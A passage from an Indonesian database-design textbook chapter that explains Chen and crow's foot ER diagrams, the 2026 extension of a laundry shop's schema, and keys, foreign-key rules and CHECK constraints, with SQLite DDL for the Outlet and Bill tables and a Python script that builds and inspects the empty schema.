
Gambar 6.1 menggambar rancangan yang sama sebagai **diagram entitas-relasi** (ERD) dalam notasi yang diperkenalkan Peter Chen pada 1976 [2]. Persegi panjang adalah entitas, belah ketupat adalah relasi, elips adalah atribut, dan atribut yang digarisbawahi adalah bagian dari kunci. Angka pada garis menyatakan **kardinalitas**: satu pelanggan membawa N nota (berapa pun), setiap nota dibawa tepat satu pelanggan. Garis ganda berarti **partisipasi total**: setiap nota wajib ikut dalam relasi itu (nota tanpa pelanggan mustahil), sedangkan pelanggan boleh tidak memiliki nota sama sekali (garis tunggal).



Gambar 6.1 Rancangan 2020 dalam notasi Chen: empat entitas, empat relasi, dan beberapa atribut masing-masing. Garis ganda menandai partisipasi total: setiap nota punya pelanggan, pegawai, dan layanan.

Relasi keempat, *menyelia*, menghubungkan `Employee` dengan dirinya sendiri: satu pegawai menyelia N pegawai lain, dan setiap pegawai punya paling banyak satu penyelia. Relasi **rekursif** (atau *unary*) seperti ini adalah cara rancangan mengatakan "bagan organisasi tersusun dari pegawai". Pemilik hanyalah pegawai yang tidak punya penyelia.

Gambar 6.2 adalah rancangan yang sama dalam notasi **crow's foot**, notasi yang digambar Vertabelo, MySQL Workbench, dan kebanyakan alat perancangan. Setiap tabel berupa kotak yang mendaftar kolom dan tipenya; sebuah garis menghubungkan kunci tamu dengan kunci yang dirujuknya, dan ujung-ujung garis membawa kardinalitas. Notasi ini berasal dari makalah Gordon Everest tahun 1976 tentang model struktur data [3].



Gambar 6.2 Rancangan 2020 dalam notasi crow's foot. "Kaki gagak" bercabang tiga menandai sisi banyak dari relasi; dua palang berarti "tepat satu"; lingkaran berarti "mungkin tidak ada".

6.3.3 Apa yang keliru pada baris contoh lama

Berkas 2020 juga memuat beberapa baris contoh. Baris-baris itu layak dibaca, karena masing-masing memperlihatkan masalah yang harus dipecahkan rancangan 2026. **Tabel 6.1** mendaftar tiga di antaranya.

Tabel 6.1 Tiga baris contoh rancangan 2020 dan pertanyaan yang diajukan masing-masing. Skema 2026 menjawab ketiganya.

Baris	Apa katanya	Masalahnya
`e0001`, password `12345`	kata sandi setiap pegawai adalah `12345`, dalam teks biasa	siapa pun yang membaca tabel dapat masuk sebagai siapa pun
`b0001`: layanan `C4W` (Rp 10.000), 2 satuan, `payment` 100.000	jumlahnya sepuluh kali harga	tak ada yang tahu apakah `payment` berarti "ditagih", "dibayar", atau yang lain
`b0003`: `finished`, `payment` 0; `b0004`: `queued`, `payment` 0	dua nota bernilai nol	apakah 0 berarti "belum dibayar", "gratis", atau "belum diketahui"?

Rancangan 2026 mempertahankan tabel-tabelnya tetapi tidak baris-baris ini, dan menetapkan makna setiap kolom yang meragukan: `Bill.payment` menjadi "jumlah yang ditagihkan, dihitung server sebagai harga × satuan dan disimpan sebagai potret"; apa yang benar-benar dibayar dipindahkan ke tabel baru; dan kata sandi dipindahkan ke hash yang tidak dapat dibaca kembali. Sisa bab ini memperlihatkan bagaimana dan mengapa.

6.4 Membaca ERD: Chen dan Crow's Foot

6.4.1 Dua notasi berdampingan

Kedua notasi menyatakan hal yang sama dengan simbol berbeda. **Tabel 6.2** adalah kamus di antara keduanya.


Tabel 6.2 Cara kedua notasi menggambar gagasan yang sama. Diagram Chen untuk memikirkan usaha; diagram crow's foot untuk membangun tabel.

Gagasan	Notasi Chen	Notasi crow's foot
entitas (tabel)	persegi panjang berisi nama	kotak berisi nama dan kolom-kolomnya
atribut (kolom)	elips yang tersambung ke entitasnya	satu baris di dalam kotak
atribut kunci	nama digarisbawahi	digarisbawahi, bertanda PK
atribut turunan	elips putus-putus	tidak digambar (tidak disimpan)
relasi	belah ketupat berisi kata kerja	garis dari kunci tamu ke kunci
"tepat satu"	1 pada garis	dua palang di ujung garis
"nol atau satu"	1, garis tunggal	lingkaran dan palang
"satu atau banyak"	N, garis ganda	palang dan kaki gagak
"nol atau banyak"	N, garis tunggal	lingkaran dan kaki gagak
partisipasi total	garis ganda	simbol dalamnya palang, bukan lingkaran

Kebiasaan yang berguna adalah membaca setiap relasi **ke dua arah** dan dengan suara keras. Untuk `Bill–Customer`: "setiap nota milik tepat satu pelanggan" (palang di sisi pelanggan) dan "setiap pelanggan memiliki nol atau banyak nota" (lingkaran dan kaki gagak di sisi nota). Jika salah satu kalimat terdengar keliru bagi pemilik, diagramnya yang keliru.

6.4.2 Tujuh tabel dalam notasi Chen

Gambar 6.3 memperluas **Gambar 6.1** dengan tiga tabel tahun 2026, digambar hijau kebiruan: `Outlet`, `Payment`, dan `StatusLog`, serta lima relasi baru.



Gambar 6.3 Rancangan 2026 dalam notasi Chen. Entitas baru berwarna hijau kebiruan. Elips putus-putus *sisa* adalah atribut turunan: dihitung dari `Bill.payment` dan pembayaran nota itu, tidak pernah disimpan.


Bacalah relasi-relasi baru itu dengan suara keras. Sebuah outlet memiliki banyak pegawai yang *bekerja di* sana, dan banyak nota yang *diterima di* sana. Sebuah nota *dibayar dengan* nol atau banyak pembayaran, dan setiap pembayaran milik tepat satu nota (garis ganda di sisi pembayaran: pembayaran tanpa nota tidak bermakna). Sebuah nota *dicatat dalam* satu atau lebih peristiwa status, dan seorang pegawai *melakukan* banyak di antaranya. Elips putus-putus juga baru: **sisa tagihan** sebuah nota adalah fakta nyata yang dipedulikan toko, tetapi tidak disimpan di mana pun, karena selalu dapat dihitung:

$$balance(b) = b.payment - \sum_{p \in \text{Payment},\ p.Bill\_id = b.id} p\,.amount \tag{6.1}$$

Menyimpannya berarti menciptakan salinan kedua dari fakta yang sudah ada, dan Subbab 6.9 menjelaskan mengapa salinan kedua itu berbahaya.

6.4.3 Tujuh tabel dalam notasi crow's foot

Gambar 6.4 adalah diagram yang dipakai pengembang: setiap kolom, tipenya, perannya.



Gambar 6.4 Skema 2026 lengkap dalam notasi crow's foot. Kepala biru tua adalah tabel 2020, kepala hijau kebiruan tabel baru; baris hijau muda adalah kolom yang ditambahkan pada 2026; nama kolom abu-abu adalah kolom warisan yang dipertahankan tetapi tidak pernah dibaca.

Tabel 6.3 mendaftar sembilan kunci tamu yang digambar diagram itu, beserta kalimat yang diwakili masing-masing.

Tabel 6.3 Sembilan relasi dalam skema. Empat kunci tamu tahun 2020 mempertahankan nama dan aturan aslinya; lima lainnya baru.

Kunci tamu	Merujuk ke	Dibaca sebagai	Boleh NULL
`Bill.Customer_id`	`Customer.id`	setiap nota dibawa tepat satu pelanggan	tidak
`Bill.Employee_id`	`Employee.id`	setiap nota diterima tepat satu pegawai	tidak
`Bill.Service_id`	`Service.id`	setiap nota berupa tepat satu layanan	tidak
`Bill.Outlet_id`	`Outlet.id`	setiap nota diterima di satu outlet	ya (baris lama)
`Employee.spv_id`	`Employee.id`	setiap pegawai punya paling banyak satu penyelia	ya (pemilik)
`Employee.Outlet_id`	`Outlet.id`	setiap pegawai bekerja di satu outlet	ya (baris lama)
`Payment.Bill_id`	`Bill.id`	setiap pembayaran untuk tepat satu nota	tidak
`StatusLog.Bill_id`	`Bill.id`	setiap peristiwa terjadi pada tepat satu nota	tidak
`StatusLog.Employee_id`	`Employee.id`	setiap peristiwa dilakukan tepat satu pegawai	tidak

6.5 Perluasan Tahun 2026

6.5.1 Mengapa tiga tabel baru

Kebutuhan toko berubah, dan setiap perubahan menjadi satu tabel atau kolom. **Tabel 6.4** mendaftarnya.

Tabel 6.4 Apa yang ditambahkan perluasan September 2026, dan mengapa setiap tambahan berbentuk demikian.

Tambahan	Kebutuhan usaha	Mengapa berupa tabel atau kolom
`Outlet`	tiga toko, bukan satu	outlet punya fakta sendiri (nama, alamat, telepon, hari buka), jadi ia entitas
`Bill.Outlet_id`, `Employee.Outlet_id`	di mana pesanan diterima, di mana seseorang bekerja	relasi banyak-ke-satu adalah kunci tamu di sisi "banyak"
`Payment`	nota dapat dibayar bertahap, dengan metode berbeda, pada hari berbeda	satu nota punya nol sampai banyak pembayaran: fakta berulang perlu tabelnya sendiri
`StatusLog`	siapa mengubah nota mana dan kapan; pembatalan dan keluhan	riwayat peristiwa adalah banyak baris per nota
`password_hash` di `Customer` dan `Employee`	kata sandi tidak boleh tersimpan dalam bentuk terbaca	kolom baru; yang lama dipertahankan demi kompatibilitas
batasan `CHECK` dan indeks	data mustahil harus ditolak; kueri harus tetap cepat	aturan dan jalur akses, bukan fakta baru

6.5.2 Mengapa pembayaran bukan kolom nota

Jalan pintas yang menggoda adalah menambahkan kolom ke `Bill`: `paid1`, `method1`, `paid2`, `method2`. Lembar kerja sungguhan melakukan persis hal ini. Cara itu langsung gagal: nota yang dibayar tiga kali tidak punya tempat, nota yang dibayar sekali membawa dua kolom kosong, dan pertanyaan "berapa yang masuk lewat QRIS pada Maret?" harus mencari di dua kolom dengan dua syarat. Sekelompok kolom yang mengulang fakta yang sama disebut **kelompok berulang** (*repeating group*), dan aturan pertama normalisasi (Subbab 6.11) melarangnya. Obatnya selalu sama: pindahkan fakta berulang ke tabelnya sendiri, satu baris per kejadian, dengan kunci tamu kembali ke pemiliknya. `Payment` adalah tabel itu, dan 415 nota yang dibayar dua kali di Bab 5 hanyalah nota dengan dua baris pembayaran.

6.5.3 Mengapa riwayat status punya tabel sendiri

`Bill` sudah memiliki tiga stempel waktu: `arrived`, `finished`, `departed`. Mengapa masih perlu `StatusLog`? Karena ketiga kolom itu mencatat **kapan**, bukan **siapa**, dan tidak dapat mencatat peristiwa yang tidak mengubah status. Keluhan dua hari setelah pengambilan membiarkan nota tetap `departed`; pembatalan adalah jenis kepergian yang istimewa. `StatusLog` adalah **jejak audit**: barisnya hanya ditambahkan, tidak pernah diubah atau dihapus, dan setiap baris mencatat peristiwa, waktu, dan pegawainya. Tabel ini sengaja mengulang tiga waktu yang ada di nota. Pengulangan itu adalah *redundansi terkendali*: kedua salinan ditulis dalam transaksi yang sama oleh aplikasi, dan pemeriksaan konsistensi `C17` sampai `C19` milik App (di folder `database/tools`-nya) memverifikasi bahwa keduanya cocok untuk setiap nota.

6.5.4 Yang tidak ditambahkan: peran

Aplikasi mengenal empat peran: pemilik, penyelia, kasir, dan petugas cuci. Rancangan yang paling jelas akan menambahkan kolom `role` ke `Employee`. Skema ini tidak melakukannya, karena peran sudah ditentukan oleh fakta-fakta yang ada di tabel:

$$role(e) = \begin{cases} \text{pemilik} & \text{jika } e.spv\_id \text{ NULL} \\ \text{penyelia} & \text{jika ada pegawai } x \text{ dengan } x.spv\_id = e.id \\ \text{kasir} & \text{jika } e.section = \text{'transaction'} \\ \text{petugas cuci} & \text{selain itu} \end{cases} \tag{6.2}$$

Persamaan (6.2) adalah aturan bisnis BR-12 dari Bab 3, dibaca dari atas ke bawah. Menyimpan peran di samping fakta-fakta itu akan memungkinkan baris yang berbunyi "peran = petugas cuci" untuk pegawai yang menyelia tiga orang. Fakta turunan yang disimpan dapat bertentangan dengan sumbernya; fakta turunan yang dihitung tidak bisa.

6.6 Kunci dan Batasan

6.6.1 Kunci

> **DEFINISI. Superkunci** (*superkey*) sebuah tabel adalah himpunan kolom yang nilainya berbeda di setiap baris. **Kunci kandidat** adalah superkunci yang tidak dapat dikurangi satu kolom pun tanpa kehilangan sifat itu. **Kunci primer** adalah satu kunci kandidat yang dipilih perancang untuk mengenali baris; yang lain menjadi **kunci alternatif**, dideklarasikan `UNIQUE`.

Secara formal, himpunan kolom K adalah superkunci tabel R bila, untuk sembarang dua baris t_1 dan t_2,

$$t_1[K] = t_2[K] \;\Rightarrow\; t_1 = t_2 \tag{6.3}$$

dengan $t[K]$ berarti "nilai-nilai baris t pada kolom-kolom K". Dengan kata lain: dua baris yang sama pada kuncinya adalah baris yang sama.

`Employee` punya dua kunci kandidat: `id` dan `email`. Keduanya mengenali tepat satu pegawai, dan keduanya ditegakkan: `id` sebagai kunci primer, `email` oleh indeks unik `Employee_email_uq`, karena surel adalah nama login dan dua pegawai dengan satu login adalah celah keamanan. `Customer.phone` unik dalam data contoh (Subbab 6.10 memeriksanya, dan pemeriksaan konsistensi `C30` milik App menjaga tahun hasil generator tetap demikian), tetapi **tidak** dideklarasikan unik dalam skema: seorang ibu dan putrinya boleh mendaftar dengan satu nomor telepon keluarga, dan toko tidak ingin menolak pendaftaran yang kedua.

6.6.2 Kunci alami, kunci berkode, dan kunci pengganti

Rancangan 2020 memakai **kunci berkode**: `C0001`, `E0001`, `S0001`, `B0001`. Kunci itu pendek, dapat dicetak di nota, dan bermakna bagi manusia ("B2938" adalah yang diketik pelanggan di halaman status). Tabel 2026 `Payment` dan `StatusLog` memakai **kunci pengganti** (*surrogate key*): `INTEGER` yang dinomori otomatis oleh basis data, `AUTOINCREMENT` di SQLite dan `AUTO_INCREMENT` di MySQL. Tidak ada yang pernah mengetik nomor sebuah pembayaran; tugas satu-satunya adalah menjadi unik.

Kunci alami (*natural key*), yaitu fakta dunia nyata seperti nomor induk kependudukan, tidak dipakai di mana pun, dan itu disengaja: fakta alami bisa berubah (nomor telepon pelanggan), bisa

tidak ada (pelanggan yang enggan memberikannya), dan sering berupa data pribadi yang sebaiknya tidak dikumpulkan toko sama sekali.

Kunci berkode punya satu kelemahan yang dinyatakan terus terang oleh kamus data: nomor nota `char(5)` paling banyak 9.999 nota. Dengan sekitar 3.000 nota setahun, itu kira-kira tiga tahun, dan aturan bisnis BR-14 di Bab 3 meminta pemilik merencanakan kolom yang lebih lebar sebelum itu.

6.6.3 Kunci tamu dan apa yang terjadi saat penghapusan

Kunci tamu menjanjikan bahwa setiap nilai di kolomnya ada sebagai kunci di tabel lain. Pertanyaan yang menarik adalah apa yang terjadi ketika baris lain itu dihapus atau kuncinya berubah. Rancangan ini menjawabnya sekali, untuk kesembilan kunci tamu: **`ON DELETE RESTRICT ON UPDATE CASCADE`**.

- `ON DELETE RESTRICT`: pelanggan yang punya nota tidak dapat dihapus; demikian pula layanan yang pernah ditagihkan, atau penyelia yang masih punya staf. Basis data menolak, dan aplikasi menjelaskan ("Pelanggan ini punya 62 nota dan tidak dapat dihapus").
- `ON UPDATE CASCADE`: jika sebuah kunci diganti nama, misalnya `C0001` menjadi `C9001`, nilai baru itu disalin ke setiap baris yang merujuknya, sehingga tidak ada nota yang menunjuk pelanggan yang sudah tidak ada.

Rancangan 2020 sudah memakai aturan ini, dan perluasannya mempertahankannya. (Versi aplikasi buku yang sebelumnya pernah mengubah kunci penyelia menjadi `ON DELETE SET NULL`, yang diam-diam akan meninggalkan satu tim tanpa penyelia; skema 2026 kembali ke `RESTRICT` yang asli.)

6.6.4 NOT NULL, CHECK, dan UNIQUE

Tiga jenis batasan lain melengkapi gambarannya. `NOT NULL` menyatakan nilai wajib ada. `UNIQUE` menyatakan tak ada dua baris yang berbagi nilai. Dan `CHECK` menyatakan aturan apa pun yang dapat diuji pada satu baris: `unit > 0`, `payment >= 0`, `status IN ('departed','finished','queued')`, `finished IS NULL OR finished >= arrived`.

Kode 6.2 adalah tabel terkecil skema ini dalam bentuk SQLite-nya, dan memperlihatkan semuanya sekaligus.

Kode 6.2 `sql/schema.sqlite.sql`, baris 40–52: tabel `Outlet`. Setiap batasan diberi nama, sehingga pesan galat menyebut aturan mana yang dilanggar.

```
CREATE TABLE Outlet (
    id       CHAR(3)      NOT NULL,                -- 'O01', 'O02', 'O03'
    name     VARCHAR(50)  NOT NULL,                -- nama toko di nota
    address  VARCHAR(200) NOT NULL,                -- alamat jalan
    phone    VARCHAR(30)  NOT NULL,                -- telepon toko
    opened   DATE         NOT NULL,                -- hari buka pertama
    CONSTRAINT Outlet_pk PRIMARY KEY (id),
    CONSTRAINT Outlet_id_len      CHECK (length(id) = 3),
    CONSTRAINT Outlet_name_len    CHECK (length(name) BETWEEN 1 AND 50),
    CONSTRAINT Outlet_address_len CHECK (length(address) BETWEEN 1 AND 200),
    CONSTRAINT Outlet_phone_len   CHECK (length(phone) BETWEEN 1 AND 30),
    CONSTRAINT Outlet_opened_fmt  CHECK (opened = date(opened))
);
```

Memberi nama setiap batasan (`Outlet_pk`, `Outlet_id_len`, ...) tampak rewel sampai galat pertama terjadi: "CHECK constraint failed: Outlet_id_len" memberi tahu pemrogram persis aturan

mana yang dilanggar, sedangkan batasan tanpa nama menghasilkan pesan yang tidak menyebut apa-apa.

Kode 6.3 adalah jantung skema, tabel `Bill` dalam SQLite. Berkas yang dicetak adalah tabel dari `schema.sqlite.sql` dengan baris-barisnya dipatah ulang agar muat di halaman; program pada **Kode 6.4** membuktikan bahwa tabelnya sama.

Kode 6.3 `sql/excerpts/bill.sqlite.sql`: tabel `Bill` dalam SQLite, dengan sebelas batasan `CHECK` bernama dan empat kunci tamu.

```
-- Tabel Bill dari ../schema.sqlite.sql, dipatah ulang agar muat di halaman.
-- Kolom, batasan, dan nama sama (01_create_schema.py memeriksanya).
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL
                              DEFAULT (datetime('now','localtime')),
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      VARCHAR(8)    NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len CHECK (length(id) = 5),
    CONSTRAINT Bill_arrived_fmt
        CHECK (arrived  = strftime('%Y-%m-%d %H:%M:%S', arrived)),
    CONSTRAINT Bill_finished_fmt
        CHECK (finished = strftime('%Y-%m-%d %H:%M:%S', finished)),
    CONSTRAINT Bill_departed_fmt
        CHECK (departed = strftime('%Y-%m-%d %H:%M:%S', departed)),
    CONSTRAINT Bill_status_enum
        CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_rack_len CHECK (length(rack) BETWEEN 1 AND 3),
    CONSTRAINT Bill_unit_pos CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order
        CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order
        CHECK (departed IS NULL OR (departed >= arrived
               AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times CHECK (
           (status = 'queued'   AND finished IS NULL
                                AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL
                                AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL)),
    CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
        REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
        REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Service  FOREIGN KEY (Service_id)
        REFERENCES Service (id)  ON DELETE RESTRICT ON UPDATE CASCADE,
```

Kode 6.3 (Lanjutan) *sql/excerpts/bill.sqlite.sql: tabel Bill dalam SQLite, dengan sebelas batasan CHECK bernama dan empat kunci tamu.*

```
    CONSTRAINT Bill_Outlet   FOREIGN KEY (Outlet_id)
        REFERENCES Outlet (id)   ON DELETE RESTRICT ON UPDATE CASCADE
);
```

Kelompok pemeriksaan pertama menegakkan apa yang ditegakkan sendiri oleh tipe kolom MySQL (panjang, format tanggal, nilai yang diizinkan), karena tipe SQLite tidak melakukannya; Subbab 6.13 menjelaskannya. Tiga yang terakhir adalah **aturan bisnis** yang ditulis dalam SQL. `Bill_finished_order` dan `Bill_departed_order` menyatakan bahwa waktu berjalan maju. `Bill_status_times` adalah mesin keadaan dari Bab 5 (Subbab 5.7.3) yang diubah menjadi aturan yang ditegakkan basis data; Subbab 6.8 membacanya dengan cermat.

6.6.5 Membuat skema dan menanyakan isinya

Kode 6.4 membangun basis data kosong dari `schema.sqlite.sql`, lalu bertanya kepada SQLite, lewat perintah-perintah `PRAGMA`-nya, apa yang telah dibangun: kolom, kunci primer, kunci tamu, batasan `CHECK`, dan indeks untuk setiap tabel.

Kode 6.4 `python/01_create_schema.py`: buat skema kosong, gambarkan setiap tabel dari katalog SQLite sendiri, dan bandingkan cuplikan `Bill` yang dicetak dengan tabel yang sebenarnya.

```
"""Bab 6, Subbab 6.6: bangun skema kosong dan lihat isinya.

Membuat work/empty.db dari sql/schema.sqlite.sql (berkas baru tiap kali), lalu
menanyai SQLite sendiri tentang setiap tabel: kolom, kunci primer, kunci tamu,
batasan CHECK, dan indeks. Terakhir diperiksa bahwa tabel Bill yang dicetak di
buku (sql/excerpts/bill.sqlite.sql) sama dengan tabel yang sebenarnya.
Run:  python 01_create_schema.py
"""
import os
import re
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
SQL = os.path.join(HERE, "..", "sql")
WORK = os.path.join(HERE, "work")
os.makedirs(WORK, exist_ok=True)
db = os.path.join(WORK, "empty.db")
if os.path.exists(db):
    os.remove(db)

con = sqlite3.connect(db)
con.execute("PRAGMA foreign_keys = ON")
with open(os.path.join(SQL, "schema.sqlite.sql"), encoding="utf-8") as f:
    con.executescript(f.read())

tables = [r[0] for r in con.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' "
    "AND name NOT LIKE 'sqlite_%' ORDER BY rowid")]
print(f"{'table':<10} {'cols':>4} {'pk':<6} {'checks':>6} {'fks':>3} "
      f"{'idx':>3}  references")
for t in tables:
    cols = con.execute(f"PRAGMA table_info({t})").fetchall()
    pk = [c[1] for c in cols if c[5]]                  # c[5] = posisi di PK
    fks = con.execute(f"PRAGMA foreign_key_list({t})").fetchall()
    ddl = con.execute("SELECT sql FROM sqlite_master WHERE name = ?",
                      (t,)).fetchone()[0]
    checks = len(re.findall(r"CONSTRAINT \w+\s+CHECK", ddl))
    idx = con.execute(f"PRAGMA index_list({t})").fetchall()
    named = [i for i in idx if not i[1].startswith("sqlite_autoindex")]
    refs = sorted({f[2] for f in fks})                 # tabel yang dirujuk
    print(f"{t:<10} {len(cols):>4} {','.join(pk):<6} {checks:>6} {len(fks):>3} "
          f"{len(named):>3}  {' '.join(refs)}")
```

Kode 6.4 (Lanjutan) *python/01_create_schema.py: buat skema kosong, gambarkan setiap tabel dari katalog SQLite sendiri, dan bandingkan cuplikan Bill yang dicetak dengan tabel yang sebenarnya.*

```
n_cols = sum(len(con.execute(f"PRAGMA table_info({t})").fetchall())
             for t in tables)
print(f"\n{len(tables)} tables, {n_cols} columns")


def shape(c, table):
    cols = c.execute(f"PRAGMA table_info({table})").fetchall()
    ddl = c.execute("SELECT sql FROM sqlite_master WHERE name = ?",
                    (table,)).fetchone()[0]
    names = re.findall(r"CONSTRAINT (\w+)", ddl)
    fks = c.execute(f"PRAGMA foreign_key_list({table})").fetchall()
    return cols, names, [f[2:] for f in fks]


